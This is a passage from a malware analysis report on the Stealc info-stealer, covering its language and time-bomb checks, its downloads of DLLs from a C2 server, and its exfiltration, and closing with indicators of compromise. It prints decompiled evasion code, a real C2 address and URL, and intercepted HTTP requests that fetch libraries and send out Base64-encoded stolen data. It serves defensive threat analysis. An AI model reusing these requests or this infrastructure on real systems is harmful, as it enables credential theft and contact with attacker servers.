
Interestingly there is a bug in this approach, that is, the two calls to OpenEventA() and CreateEventA() are not atomic. This leads to a race condition where the malware could execute multiple times concurrently, in case the two instances call CreateEventA() at the same time. The correct approach would be to just call CreateEventA() and check for the result code "ERROR_ALREADY_EXISTS"*.

The next step of the execution is to check two exit conditions: the system language and the date of the computer.

The system language is retrieved by using the GetUserDefaultLangID API and if it matches with a few specific languages, the process will immediately terminate. The languages are identified by integer values, this are documented in the Windows Language Code Identifier document**.

The languages that are whitelisted are: Russian, Ukrainian, Belarusian, Uzbek and Kazakh. As already said, if the system is set to one of these languages, then the process will be stopped.

Deriving the list of the languages is not immediate because either due to compiler optimizations or deliberate obfuscation, the current language is checked through several mathematical operations, this means that the exact values representing the various languages do not appear in the code. The behaviour could be seen in figure 10.



```
if ( !russia_lang
  || (ukraine_lang = russia_lang - 9) == 0
  || (belarus_lang = ukraine_lang - 1) == 0
  || (uzbekistan_lang = belarus_lang - 28) == 0
  || (kazakhstan_lang = uzbekistan_lang - 4) == 0 )
```


Figure 10. Check of the languages

* *CreateEventA function – (return value)*

** *https://winprotocoldoc.blob.core.windows.net/productionwindowsarchives/MS-LCID/%5bMS-LCID%5d.pdf*

Something that is not documented in other reports, is the presence of an expiration date, also called "time bomb". In figure 9 the malware checks the system date and compares it with the time bomb's date: the 9th of April. If the system is set to a later date, the process will terminate.


This could be considered an evasion technique because it limits the time during which the malware can be detected and analysed but will also be effective to defeat sandbox environment if its clock is not set to the current date. In order to execute it one could manually change the date on the machine. It is also possible to use a debugger to bypass the check.



```
current_time.wYear = 0;
current_filetime.dwLowDateTime = 0;
*(_DWORD *)&current_time.wMonth = 0;
*(_DWORD *)&current_time.wDay = 0;
*(_DWORD *)&current_time.wMinute = 0;
current_time.wMilliseconds = 0;
timebomb_date.wYear = 0;
*(_DWORD *)&timebomb_date.wMonth = 0;
*(_DWORD *)&timebomb_date.wDay = 0;
*(_DWORD *)&timebomb_date.wMinute = 0;
timebomb_date.wMilliseconds = 0;
timebomb_filetime.dwLowDateTime = 0;
current_filetime.dwHighDateTime = 0;
timebomb_filetime.dwHighDateTime = 0;
GetSystemTime(&current_time);
date_timeBomb = get_date_timebomb(&v4);
ptr_sscanf(date_timeBomb->pointer, str__hu__hu__hu, &timebomb_date.wDay, &timebomb_date.wMonth, &timebomb_date);
internal_free(v4.pointer);
ptr_SystemTimeToFileTime(&current_time, &current_filetime);
ptr_SystemTimeToFileTime(&timebomb_date, &timebomb_filetime);
result = current_filetime.dwHighDateTime;
if ( current_filetime.dwHighDateTime >= timebomb_filetime.dwHighDateTime )
{
  if ( current_filetime.dwHighDateTime > timebomb_filetime.dwHighDateTime
    || (result = current_filetime.dwLowDateTime, current_filetime.dwLowDateTime > timebomb_filetime.dwLowDateTime) )
  {
    result = ptr_ExitProcess(0);
  }
```

Figure 11. Time bomb implementation

The time bomb date is stored as multiple encrypted strings and it is loaded by the function we named “get_date_timebomb()” (function visible in figure 11), then it is parsed using “sscanf”. In the sample the string is “09/04/2023”, as seen in the next figure.




```
AppendTobuffer(a1, empty_string);          // returns the string "09/04/2023"
v1 = buffer_append(a1, &v9, str_09);
buffer_copy(v1, a1);
internal_free(v9.pointer);
v2 = buffer_append(a1, &v9, "/");
buffer_copy(v2, a1);
internal_free(v9.pointer);
v3 = buffer_append(a1, &v8, str_04);
buffer_copy(v3, a1);
internal_free(v8.pointer);
v4 = buffer_append(a1, &v8, "/");
buffer_copy(v4, a1);
internal_free(v8.pointer);
v5 = buffer_append(a1, &v9, str_20);
buffer_copy(v5, a1);
internal_free(v9.pointer);
v6 = buffer_append(a1, &v8, str_23);
```

Figure 12. Date time of the time bomb

Once the time bomb check is passed, the main malware logic execution begins, where it decrypts additional strings and dynamically resolves more system APIs.

To steal data from certain applications, such as browsers, the malware needs additional third-party libraries like “SQLite”. These are downloaded directly from the C2 servers.

The hardcoded C2 address is: *“65[.]109[.]226[.]91”.*




```
url_for_download = buffer_append(&in, &v41, str_sqlite3_dll);
buffer_copy(url_for_download, &in);
    buffer_type *url_for_download; // eax
    0x19FE7C:{pointer=0x425010:"http://65.109.226.91/d59bbb0059c11725/sqlite3.dll",unknown=0,length=0x31}
```

Figure 13. Communication with C2 intercepted during debugging

This is not the only DLL downloaded from the C2 and used by the malware, when needed the following DLLs can be downloaded as well:

- freebl3.dll
- mzglue.dll
- msvcp140.dll
- nss3.dll
- softokn3.dll
- vcruntime140.dll

We sniffed the internet traffic performing dynamic analysis, so we were able to intercept some request from the tool Wireshark* visible in the example in figure 14.



```
GET /d59bbb0059c11725/freebl3.dll HTTP/1.1
Host: 65.109.226.91
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 03 Apr 2023 13:45:28 GMT
Server: Apache/2.4.52 (Ubuntu)
Last-Modified: Mon, 05 Sep 2022 10:49:08 GMT
ETag: "a7550-5e7ebd4425100"
Accept-Ranges: bytes
Content-Length: 685392
Content-Type: application/x-msdos-program

MZx...................@...............................x.........          .!..L.!This program cannot be run in DOS mode.$..PE.
```

Figure 14. GET request intercepted by Wireshark during dynamic analysis

The communication with the C&C is created building requests through POST and GET methods.

Data exfiltration happens through HTTP POST requests to the C2 server; the content of the request is simply Base64 encoded, there is no encryption involved as it is usually the case for other info-stealers.


The communication protocol is not structured, instead the various pieces of information are sent each with a unique request and the protocol is already well-known**.

As for targeted information, Stealc always steals browsers data and even targets specific browser extensions such

** https://www.wireshark.org/*

*** Stealc: Command and Control communication (sekoia.io)* as crypto wallets and password managers. Furthermore, it will acquire general system information and can be configured to steal information from specific desktop software as well.


In our sample, the list of optional target software can be seen in figure 15, it includes commonly used applications like Telegram, Discord, Steam and Outlook; the malware also targets other desktop chatting applications like *"pidgin"** and *"tox chat"***. A more exhaustive list of the targets has already been published***.



```
config_screenshot = 0;
config_delete_self = 1;
config_telegram = 0;
config_discord = 0;
config_tox = 0;
config_pidgin = 0;
config_steam = 0;
config_outlook = 0;
```

Figure 15. Configuration of Stealc

We intercepted the communication containing the data exfiltrated which are Base64 encoded in figure 16.



```
POST /0ab626f8f67208ad.php HTTP/1.1
Content-Type: multipart/form-data; boundary=----EBAKEBAECGCBAAAAAEBA
Host: 65.109.226.91
Content-Length: 3263
Connection: Keep-Alive
Cache-Control: no-cache

------EBAKEBAECGCBAAAAAEBA
Content-Disposition: form-data; name="token"


------EBAKEBAECGCBAAAAAEBA
Content-Disposition: form-data; name="file_name"

c3lzdGVtX2luZm8udHh0
------EBAKEBAECGCBAAAAAEBA
Content-Disposition: form-data; name="file"

Ck5ldHdvcmsgSW5mbzoKCS0gSVA6IElQPwoJLSBDb3VudHJ5OiBJU08/
CgpTeXN0ZW0gU3VtbWFyeToKCS0gSFdJRDogNjJEQTAyOUQ5RTZFMjM3MTU0MzUxMAoJLSBPUzogV2
tUT1AtQkZUUFVIUAoJLSBMb2NhbCBUaW1lOiAyMDIzLzQvNiAxNDo1NTo0MgoJLSBVVEM6IDEKCS0g
TGFwdG9wOiBGQUxTRQoJLSBSdW5uaW5nIFBhdGg6IEM6XFVzZXJzXGFkbWluXERlc2t0b3BcZWI2Yz
RlbChSKSBDb3JlKFRNKSBpNS02NDAwIENQVSBAIDIuNzBHSHoKCS0gQ29vZXM6IDQKCS0gVGhvZWFk
```

Figure 16. Intercepted data exfiltrated communication

* *Pidgin - The universal chat client*

** *A New Kind of Instant Messaging (tox.chat)*

*** *Stealc: targeted web browsers, plugins and cryptocurrency wallets (sekoia.io)*

3.3 IOC

In the next table we inserted IoC of the analysed sample.

Note: detection rates are as of time of writing, given the low rates they are likely to increase over the course of the following days as AV vendors update their products.

Type	Value	Note
SHA-256	eb6c798cc9b87f2287e5e-abc203b5a9d3c8af969f8fc433107a3a129b1df8596	Sample VirusTotal – 22/61
IP	65[.]109[.]226[.]91	C2 VirusTotal AlienVault

Table 1. Indicators of compromise

Since Stealc is a novel threat, we recommend reviewing SEKOIA.IO's full list of IoC, Yara rules and Suricata rules, and immediately incorporating them into your security program, if you have not done so already.

The following link is a GitHub repository of SEKOIA.IO containing IoC and detection rules:

Community/IOCs/stealc · SEKOIA-IO/Community · GitHub

DEFENCE TECH

4

Conclusions

4. Conclusions

Info-stealer malware target credentials stored in browsers from individual computers and the stolen data regularly ends up on dark web markets, cybercriminals can then purchase the data, and use it to gain access to an organization's network or systems, so it is critical for organizations to swiftly detect and mitigate info-stealer malware.

MaaS platforms like Stealc usually provide threat actors with the tools necessary to orchestrate, automate and execute successful malware attacks with minimal skills. An organization's first line of defence to avoid victimization is to ensure that vulnerable critical systems and applications are not discoverable via the internet. Security administrators should also enforce a robust credential hygiene program, enforcing MFA (Multi-Factor Authentication) using authentication applications like Google or Microsoft Authenticator, since attackers rely on stolen credentials to succeed in their campaigns.

DEFENCE TECH

Terra, Cielo, Mare, Spazio, Spazio cibernetico.
PROTEGGIAMOLI

NEXT
INGEGNERIA DEI SISTEMI

FORAMIL
RADAR TECHNOLOGIES & DEFENCE SYSTEMS

DONEXIT
IT SECURITY

Defence Tech Holding S.p.A Società Benefit

Via Giacomo Peroni, 452 - 00131 Roma
tel. 06.45752720 - fax 06.45752721
info@defencetech.it - www.defencetech.it